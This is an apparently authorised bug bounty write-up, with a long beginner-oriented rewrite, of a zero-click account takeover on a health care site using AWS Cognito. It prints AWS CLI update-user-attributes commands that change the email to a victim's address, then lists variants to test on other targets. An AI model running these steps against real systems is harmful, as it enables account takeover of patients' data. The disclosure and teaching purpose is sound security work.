Hacking AWS Cognito Misconfiguration to Zero Click Account Takeover
The application allowed an authenticated user to change their email address to any other user's email via the Cognito API, without verification. An attacker could then log in with their own password using the victim's email, taking over the victim's account with zero interaction.
 Published on infosecwriteups.com
I was going through Hackivity from Hackerone and read about the amazing Flickr Account Takeover. Thanks to Lauritz for the find and an excellent blog post.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application in the health care sector. Its features included scheduling appointments with doctors, ordering medicines and messaging doctors inside the site. It was an authenticated test: credentials were provided to the researcher.
One detail matters for the whole finding: the email address and other account details could not be changed from the application itself. Any change had to be requested from support.

On login, the application sent its authentication request to an Amazon Cognito URL. The login flow the researcher observed was:
- Log in to the app; a POST request is sent to Amazon Cognito.
- If the credentials are valid, Amazon Cognito returns the tokens.
- The app then sends a request to Amazon Cognito to fetch the user details, specifically a POST request carrying the
X-Amz-Target: AWSCognitoIdentityProviderService.GetUserheader together with the AccessToken. - The user attributes come back in the response.
The researcher points readers who want a thorough understanding of Cognito login to Lauritz Holtmann's Flickr account takeover write-up and to an Appsecco blog post on weak Amazon Cognito configurations. The screenshot below, taken from the Appsecco blog, illustrates the Cognito login flow.
Setup
The test used two accounts created for the proof of concept:
## Account 1
- email   : [redacted]
- password: attackerRocks@!

## Account 2
- email   : [redacted]
- password: victimaccount@!
The tooling was the AWS CLI, run against the eu-west-1 region. The researcher had read the Flickr account takeover report on HackerOne and Lauritz Holtmann's accompanying blog post before testing, and followed the Cognito steps described there.
Finding it
After logging in, the researcher noticed that the login request went to an Amazon Cognito URL. The token response looked like this:
HTTP/2 200 OK
Date: Thu, 32 Abc 2040 25:51:36 GMT
[...]
{
    "AuthenticationResult":
        {
            "AccessToken":"[REDACTED]",
            "ExpiresIn":3600,
            "IdToken":"[REDACTED]",
            "RefreshToken":"[REDACTED]",
            "TokenType":"Bearer"
        },
        "ChallengeParameters":
        {
        }
}
The application then fetched the user's details from Cognito with a POST request that carried the access token and the GetUser target header:
POST / HTTP/1.1
Host: cognito-idp.eu-west-1.amazonaws.com
Referer: https://target
Content-Type: application/x-amz-json-1.1
X-Amz-Target: AWSCognitoIdentityProviderService.GetUser
X-Amz-User-Agent: aws-amplify/0.1.x js
Origin: https://target
Content-Length: 1021
Connection: close

{"AccessToken":"<AccessToken>"}
The response listed the user attributes:
{
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "d7fdsfdfdsfdf9-4558b142bb58"
    },
    {
      "Name": "email_verified",
      "Value": "true"
    },
    {
      "Name": "given_name",
      "Value": "asddfdf"
    },
    {
      "Name": "family_name",
      "Value": "asdsddfdf"
    },
    {
      "Name": "email",
      "Value": "[redacted]"
    }
  ],
  "Username": "sdfdsfdff8b142bb58"
}
Because the identity layer is Cognito and the access token is a bearer credential for the Cognito API itself, the token obtained at login can be used directly with the AWS CLI, outside the application. That is the observation the exploitation builds on.
Exploitation
Step 1: read the user attributes with the AWS CLI
Following the steps in the Lauritz blog, the researcher fetched the user attributes with the access token:
aws --no-verify-ssl cognito-idp get-user --region eu-west-1 --access-token <Insert Token Here>
This calls Cognito's GetUser operation directly with the token issued to the logged-in user, returning the same attribute set the application had received.
Step 2: confirm that attributes can be modified
The researcher tried to add new attributes with update-user-attributes, and that was not allowed. Changing an existing attribute was: given_name was modified successfully.
aws --no-verify-ssl cognito-idp update-user-attributes --region eu-west-1 --access-token <Insert Token Here> --user-attributes 'Name=given_name,Value=changed by AWS-CLI'
Fetching the user attributes again showed that given_name had indeed changed. The write path to the user's own attributes was therefore open to the token holder.
Step 3: change the email to the victim's address
With two accounts prepared as described in Setup, the researcher logged in as the attacker and grabbed the access token. Using that token, the email attribute was updated to the victim's address:
aws --no-verify-ssl cognito-idp update-user-attributes --region eu-west-1 --access-token <Insert Token Here> --user-attributes 'Name=email,Value=[redacted]'
Step 4: log in as the victim
After the email change, the researcher opened a new window and logged in with the victim's email address and the attacker's password:
email    - [redacted]
password - attackerRocks@!
The login succeeded. The attacker account now carried the victim's email address as its own, so authenticating with the attacker's password resolved to the victim's email identity on the application. The researcher sums it up plainly: the email had been changed to the victim's and the attacker's password was used to log in to the victim's email. Exploitation gave direct access to any account on the application with zero interaction from the victim.
Root cause
The application relied on Cognito for authentication and let the holder of a valid access token call UpdateUserAttributes on their own user, including on the email attribute. Cognito accepted the change to an address that already belonged to another account, so two identities ended up sharing one email address. Because the application keys accounts by email, the attacker's credentials then authenticated into the victim's account. The application's own rule that email addresses cannot be changed from the interface, only through support, did not prevent the change. The report does not describe the application-side code, so the exact mapping from Cognito user to application account is not shown.
Impact
An attacker holding any valid account could take over any other account on the application by pointing their own email attribute at the victim's address and logging in with their own password. No action from the victim was required: the researcher describes it as a zero click account takeover. The precondition is an authenticated account on the application, which the test had. The report does not state how many accounts or users were affected, nor whether the victim's original credentials continued to work afterwards.
Fix
A patch was applied and the researcher was asked to verify it. After the patch, attempting the email change returned this error:
An error occured (AliasExistsException) when calling the UpdateUserAttributes operation: An account with the given email address already exists.
The application no longer changed the email blindly: it checked whether an account with that email address already existed. After the patch, the change was refused with an AliasExistsException saying an account with that email already exists.
Variants to test
- Other mutable attributes. Try
update-user-attributeson attributes the application treats as identity or contact data, such asemail,phone_numberandpreferred_username. A positive result is the attribute changing and the application then resolving the account by the new value. - Unverified email writes. Check whether the
emailattribute can be set to an address the attacker does not control without any verification step. A positive result is the change being accepted and the new address being usable at login. - Alias collision handling. On a target that has been patched, repeat the email change to a second account's address and confirm the
AliasExistsExceptionis returned rather than a success. A success here means the collision check is missing. - Token scope beyond the app. Take the access token from the browser session and call Cognito operations directly with the AWS CLI, as in this report. A positive result is any operation the application never intended to expose being accepted with that token.
- Sign-up and confirmation flows. Test whether an attacker can register or confirm an account using an address that already exists, which is the same alias problem reached from a different entry point. A positive result is a second identity being created for an existing address.
What happened, in plain words
A security researcher was given permission to test a health care website. The site let patients book appointments with doctors, order medicines and send messages to their doctors. The researcher found a way to log in to any other user's account without that user doing anything at all. The trick was not in the website's own pages: it was in the login service the website used behind the scenes, a service from Amazon called Cognito.
To understand the bug you need one idea: when you log in, the server does not remember you by your face. It gives your browser a small piece of text called a token, and your browser shows that token on every later request to prove who you are. Think of it like a cloakroom ticket: whoever holds the ticket gets the coat, no questions asked. The researcher discovered that the token the site handed out was also accepted by Amazon's own tools, and that those tools let the token holder change the email address stored on the account. The site used the email address to decide whose account you are. So the researcher changed their own account's email to the victim's email, then logged in with their own password and landed inside the victim's account.
Below is the whole story, step by step, with every command and request exactly as the researcher used them, explained in plain words.
Where the idea came from
The researcher had been reading HackerOne, a website where companies publish security reports that researchers have sent them. There they read about a similar bug in Flickr, the photo-sharing site, found by a researcher called Lauritz. Lauritz wrote a detailed blog post about it, and the researcher recommends it, along with a post by Appsecco about weak Cognito setups, to anyone who wants to understand the login mechanics in depth. Reading other people's findings is one of the most common ways security researchers learn: you see a pattern in one place, then go looking for the same pattern elsewhere.
The target and the login flow
The website was in the health care sector. The researcher tested it with permission and with a real account: the company gave them login details. This is called an authenticated test, meaning the tester is logged in, as opposed to testing from the outside with no account.
One detail turned out to matter a lot. On the website itself, you could not change your email address or your other account details. If you wanted a new email on your account, you had to contact customer support and ask them to change it. That is a deliberate safety rule: your email is how the site knows who you are, so letting people edit it freely would be risky.
When the researcher logged in, they watched the network traffic in their browser's developer tools. Every browser has these: press F12 and you can see every request the page makes. They noticed the login request was not going to the website's own address. It went to an Amazon Cognito URL.
Amazon Cognito is a service sold by Amazon Web Services (AWS). Instead of every company building its own login system from scratch, many companies rent one: Cognito stores the user accounts, checks passwords, and hands out tokens. It is like using a professional locksmith and key-cutting shop instead of forging your own keys. The website is then just the front door; Cognito is the key shop behind it.
The login flow the researcher observed was:
- You log in on the app, and the app sends a POST request to Amazon Cognito. A POST request is simply a message from the browser to a server that carries data, here your username and password.
- If the credentials are correct, Cognito replies with tokens.
- The app then asks Cognito for your user details, using a POST request that carries a special header,
X-Amz-Target: AWSCognitoIdentityProviderService.GetUser, together with the AccessToken. A header is a labelled line at the top of a request that tells the server something about it, like the label on a parcel saying what is inside and where it goes. - Cognito sends back your user attributes: the pieces of information stored about you, such as your name, your email and whether your email has been verified.
The screenshot below, taken from the Appsecco blog, illustrates the Cognito login flow.
The tokens Cognito hands out
When the login succeeded, the response from Cognito looked like this:
HTTP/2 200 OK
Date: Thu, 32 Abc 2040 25:51:36 GMT
[...]
{
    "AuthenticationResult":
        {
            "AccessToken":"[REDACTED]",
            "ExpiresIn":3600,
            "IdToken":"[REDACTED]",
            "RefreshToken":"[REDACTED]",
            "TokenType":"Bearer"
        },
        "ChallengeParameters":
        {
        }
}
Line by line:
HTTP/2 200 OKis the server's status line.200 OKmeans the request succeeded. HTTP/2 is the version of the language browsers and servers speak.Date: ...is the time the server answered. The date in the example is clearly a placeholder, not a real timestamp.[...]stands for other headers the researcher left out of the excerpt.- The curly-braced block is JSON, a text format for structured data. It is how computers pass information to each other in a way both can read.
AuthenticationResultis the section holding the result of the login.AccessTokenis the main credential. It is the cloakroom ticket: whoever holds it is treated as the logged-in user when talking to Cognito. The researcher blanked it out as[REDACTED]so nobody could reuse it.ExpiresIn: 3600means the token stops working after 3600 seconds, one hour.IdTokenis a second token that describes who you are, used by the app to display your name and similar details.RefreshTokenis a longer-lived token used to get a fresh AccessToken when the old one expires, so you do not have to type your password again.TokenType: Beareris the key word here. A bearer token is one where simply holding it is enough. Like a bearer cheque, it is payable to whoever presents it, not to a named person. That is why stealing or reusing one is so powerful.ChallengeParametersis an empty block here, meaning Cognito did not ask for any extra step, such as a second code.
The request that fetches your details
The app then asked Cognito for the user's details with this request:
POST / HTTP/1.1
Host: cognito-idp.eu-west-1.amazonaws.com
Referer: https://target
Content-Type: application/x-amz-json-1.1
X-Amz-Target: AWSCognitoIdentityProviderService.GetUser
X-Amz-User-Agent: aws-amplify/0.1.x js
Origin: https://target
Content-Length: 1021
Connection: close

{"AccessToken":"<AccessToken>"}
Line by line:
POST / HTTP/1.1says this is a POST request to the root path of the server, using version 1.1 of HTTP.Host: cognito-idp.eu-west-1.amazonaws.comis the address of the server being contacted.cognito-idpis the Cognito user service, andeu-west-1is the name of an AWS data centre region, here Ireland. AWS runs the same services in many regions, and you pick one by name.Referer: https://targetsays which page the request came from.targetis a placeholder for the real site address.Content-Type: application/x-amz-json-1.1tells the server the body is JSON in Amazon's particular flavour.X-Amz-Target: AWSCognitoIdentityProviderService.GetUseris the instruction: it names the operation you want, hereGetUser, meaning "give me this user's details". Headers starting withX-are custom headers, invented by the service rather than part of the standard.X-Amz-User-Agent: aws-amplify/0.1.x jsidentifies the software making the request. AWS Amplify is Amazon's toolkit that web and mobile developers use to add login and other cloud features to their apps. Seeing it here tells you the app was built with Amplify.Origin: https://targetstates which site the request originates from, used by browsers for security checks.Content-Length: 1021is the size of the body in bytes.Connection: closeasks the server to close the connection after answering.- The blank line separates headers from the body.
{"AccessToken":"<AccessToken>"}is the body: it simply presents the token. No password, no username, just the ticket.
The details that came back
The response listed the user attributes:
{
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "d7fdsfdfdsfdf9-4558b142bb58"
    },
    {
      "Name": "email_verified",
      "Value": "true"
    },
    {
      "Name": "given_name",
      "Value": "asddfdf"
    },
    {
      "Name": "family_name",
      "Value": "asdsddfdf"
    },
    {
      "Name": "email",
      "Value": "[redacted]"
    }
  ],
  "Username": "sdfdsfdff8b142bb58"
}
Line by line:
UserAttributesis a list of name and value pairs, one per piece of information stored about the user.subis the subject identifier: a unique, permanent ID for this user inside Cognito. It never changes, even if the email does. Think of it as the account number on a bank account, while the email is more like the name printed on the card.email_verifiedset totruemeans Cognito considers the email address confirmed, usually because the user clicked a link sent to that address.given_nameis the first name.family_nameis the last name.emailis the email address on the account, here the attacker's own address.Usernameis the account's login name inside Cognito.
The important observation: the identity layer is Cognito, and the AccessToken is a bearer credential for the Cognito service itself, not just for the website. So the token captured at login can be used directly with Amazon's own command-line tool, outside the browser and outside the app. That is the crack the whole exploitation goes through.
Setting up the test
The researcher created two accounts for the proof of concept:
## Account 1
- email   : [redacted]
- password: attackerRocks@!

## Account 2
- email   : [redacted]
- password: victimaccount@!
Line by line:
## Account 1is just a comment marking the first account, the one the researcher controls and calls the attacker.email : [redacted]is the address registered for that account.domain.comis a placeholder domain, not a real mailbox.password: attackerRocks@!is the password chosen for it.## Account 2marks the second account, standing in for a real patient, called the victim.email : [redacted]is the victim's address.password: victimaccount@!is the victim's password, known here only because the researcher created the account for the test.
Two accounts are needed because the bug is about one account reaching another. You cannot show that without a second account to reach.
The tool used was the AWS CLI. CLI stands for command-line interface: a program you run in a terminal window by typing commands, instead of clicking buttons. AWS publishes one so that people can operate their cloud services from a terminal. The commands were run against the eu-west-1 region.
Step 1: reading the user attributes with the AWS CLI
Following the steps in Lauritz's blog, the researcher fetched the user attributes with the access token:
aws --no-verify-ssl cognito-idp get-user --region eu-west-1 --access-token <Insert Token Here>
Line by line:
awsis the name of the AWS command-line program.--no-verify-ssltells it not to check the server's TLS certificate. TLS is the encryption that puts the padlock in your browser; the check confirms the server is really who it claims. Turning it off is a testing shortcut, and it means you should only do this against a server you trust.cognito-idpselects the Cognito user service, the same one the app was talking to.get-useris the operation: fetch the details of the user the token belongs to.--region eu-west-1says which AWS region to talk to.--access-token <Insert Token Here>is where the captured token goes. The angle brackets are a placeholder: you paste the real token in place of the whole thing.
This calls Cognito's GetUser operation directly with the token issued to the logged-in user, and returns the same attribute set the application had received. The point of this step is confirmation: the token works outside the app, against Amazon directly. If it did not, the rest of the attack would be impossible.
Step 2: confirming that attributes can be modified
The researcher then tried to add brand new attributes with update-user-attributes, and that was not allowed. Changing an existing attribute was allowed: given_name was modified successfully.
aws --no-verify-ssl cognito-idp update-user-attributes --region eu-west-1 --access-token <Insert Token Here> --user-attributes 'Name=given_name,Value=changed by AWS-CLI'
Line by line:
- Everything up to
--access-tokenis the same as before: the AWS program, the certificate shortcut, the Cognito service, the region and the token. update-user-attributesis the operation: change the details stored on the user the token belongs to.--user-attributes 'Name=given_name,Value=changed by AWS-CLI'is the change itself. It names the attribute,given_name, and gives its new value, the textchanged by AWS-CLI. The single quotes keep the whole thing together as one argument for the terminal.
Fetching the user attributes again showed that given_name had indeed changed. This step matters because it proves the token is not read-only: the holder can write to their own stored details. The researcher tried adding new attributes first and was refused, which is why they moved to changing an existing one. That is normal testing: try the obvious thing, learn from the refusal, adjust.
Step 3: change the email to the victim's address
With the two accounts ready, the researcher logged in as the attacker and grabbed the access token. Using that token, the email attribute was updated to the victim's address:
aws --no-verify-ssl cognito-idp update-user-attributes --region eu-west-1 --access-token <Insert Token Here> --user-attributes 'Name=email,Value=[redacted]'
Line by line:
- The command is identical to the previous one except for the last part.
Name=emailtargets the email attribute instead of the first name.Value=[redacted]sets it to the victim's address.
This is the heart of the bug. The attacker's own token was used to write the victim's email address onto the attacker's account. Cognito accepted it even though that address already belonged to another account. The website's rule that email changes must go through support was a rule in the website's pages only; the identity service underneath had no such rule, so the rule could be walked around.
Step 4: log in as the victim
After the email change, the researcher opened a new window and logged in with the victim's email address and the attacker's password:
email    - [redacted]
password - attackerRocks@!
Line by line:
email - [redacted]is the address typed into the login form. It is the victim's address, but it now also sits on the attacker's account.password - attackerRocks@!is the attacker's own password, the one set on Account 1.
The login succeeded. The attacker account now carried the victim's email address as its own, so authenticating with the attacker's password resolved to the victim's email identity on the application. In plain terms: the researcher had changed their email to the victim's and was logging in with the attacker's password to the victim's email. Because the application decides whose account you are by the email address, it handed over the victim's account.
Successful exploitation gave direct access to any account on the application with zero interaction from the victim. The victim did not click anything and did not approve anything. That is why the researcher calls it a zero click account takeover: account takeover means logging in as someone else, and zero click means the victim plays no part.
Why it worked
The application relied on Cognito for authentication and let the holder of a valid access token call UpdateUserAttributes on their own user, including on the email attribute. Cognito accepted the change to an address that already belonged to another account, so two identities ended up sharing one email address. Because the application keys accounts by email, the attacker's credentials then authenticated into the victim's account.
A useful comparison is a hotel that identifies guests by the name written on their key card. If the front desk lets one guest write another guest's name on their own card, then that guest's card opens the other guest's room. The card is genuine, the lock is working, and the guest is using their own card. The flaw is that the name on the card was allowed to be changed to a name already in use.
The application's own rule that email addresses cannot be changed from the interface, only through support, was not enforced at the identity layer, so it did not prevent the change. The report does not describe the application-side code, so the exact mapping from Cognito user to application account is not shown.
How bad it was
An attacker holding any valid account could take over any other account on the application by pointing their own email attribute at the victim's address and logging in with their own password. No action from the victim was required. The precondition is an authenticated account on the application, which the test had. The report does not state how many accounts or users were affected, nor whether the victim's original credentials continued to work afterwards.
The fix
A patch was applied and the researcher was asked to verify it. After the patch, attempting the email change returned this error:
An error occured (AliasExistsException) when calling the UpdateUserAttributes operation: An account with the given email address already exists.
Line by line:
An error occuredis the start of the failure message. The spelling is as it appears in the tool's output.(AliasExistsException)is the name of the error. An alias is an alternative name for the same thing; here the email address acts as an alias for an account. The name says plainly what went wrong: an alias with that value already exists.when calling the UpdateUserAttributes operationsays which operation failed, the attribute update.An account with the given email address already exists.is the human-readable explanation: the address is already in use.
The application no longer changed the email blindly: it checked whether an account with that email address already existed. After the patch, the change was refused with an AliasExistsException saying an account with that email already exists. Back to the hotel comparison: the front desk now refuses to write a name on your card if another guest already has that name.
Other things worth testing on a similar target
- Other mutable attributes. Try
update-user-attributeson attributes the application treats as identity or contact data, such asemail,phone_numberandpreferred_username. A positive result is the attribute changing and the application then resolving the account by the new value. - Unverified email writes. Check whether the
emailattribute can be set to an address the attacker does not control without any verification step. A positive result is the change being accepted and the new address being usable at login. - Alias collision handling. On a target that has been patched, repeat the email change to a second account's address and confirm the
AliasExistsExceptionis returned rather than a success. A success here means the collision check is missing. - Token scope beyond the app. Take the access token from the browser session and call Cognito operations directly with the AWS CLI, as in this report. A positive result is any operation the application never intended to expose being accepted with that token.
- Sign-up and confirmation flows. Test whether an attacker can register or confirm an account using an address that already exists, which is the same alias problem reached from a different entry point. A positive result is a second identity being created for an existing address.
Glossary
- Account takeover: logging in to someone else's account without their permission, usually to read or change their data.
- Alias: an alternative name for the same thing. Here, an email address that stands for an account.
- AliasExistsException: the error Cognito returns when you try to give an account an email address that another account already uses.
- Amazon Cognito: Amazon's service for storing user accounts, checking passwords and issuing login tokens, used by apps instead of building their own login system.
- API: a set of operations a service offers so that programs can talk to it. Cognito's API includes operations such as
GetUserandUpdateUserAttributes. - Attribute: a named piece of information stored about a user, such as first name, last name or email.
- Authenticated test: a security test carried out while logged in with a real account, rather than from outside with no account.
- AWS: Amazon Web Services, Amazon's cloud platform, which hosts services such as Cognito.
- AWS Amplify: Amazon's toolkit that developers use to add login and other cloud features to web and mobile apps.
- AWS CLI: Amazon's command-line program, which lets you operate AWS services by typing commands in a terminal.
- Bearer token: a credential where simply holding it grants access, like a cloakroom ticket; no further proof of identity is needed.
- Body: the part of a request or response that carries the actual data, after the headers.
- CLI (command-line interface): a way of using a program by typing commands in a terminal instead of clicking buttons.
- Content-Type: a header that says what format the body is in, such as JSON.
- Developer tools: the panel built into browsers, opened with F12, that shows every request a page makes.
- Email verification: the step where a user proves they own an email address, usually by clicking a link sent to it.
- Header: a labelled line at the top of a request or response that describes it, such as the server address or the data format.
- HTTP/2: a version of the language browsers and servers use to exchange requests and responses.
- JSON: a text format for structured data, used for computers to pass information to each other.
- Origin: a header stating which site a request comes from, used by browsers for security checks.
- Patch: a fix applied to software or a service to close a security hole.
- POST request: a message from a browser or program to a server that carries data, such as a username and password.
- Proof of concept: a small, controlled demonstration that a vulnerability really works.
- Referer: a header saying which page a request came from.
- Region: a named location of AWS data centres, such as
eu-west-1for Ireland. - Root cause: the underlying reason a vulnerability exists, as opposed to its visible symptom.
- Subject identifier (
sub): a permanent unique ID for a user inside Cognito, which does not change even if their email does. - TLS: the encryption that puts the padlock in your browser and protects data in transit.
- Token: a piece of text issued at login that proves who you are on later requests.
- User attributes: the set of stored details about a user, such as name, email and verification status.
- User pool: Cognito's container for a set of users who can log in to the same application.
- Vulnerability: a weakness in software that an attacker can use to do something the owner did not intend.
- Zero click account takeover: taking over an account without the victim doing anything at all, not even clicking a link.



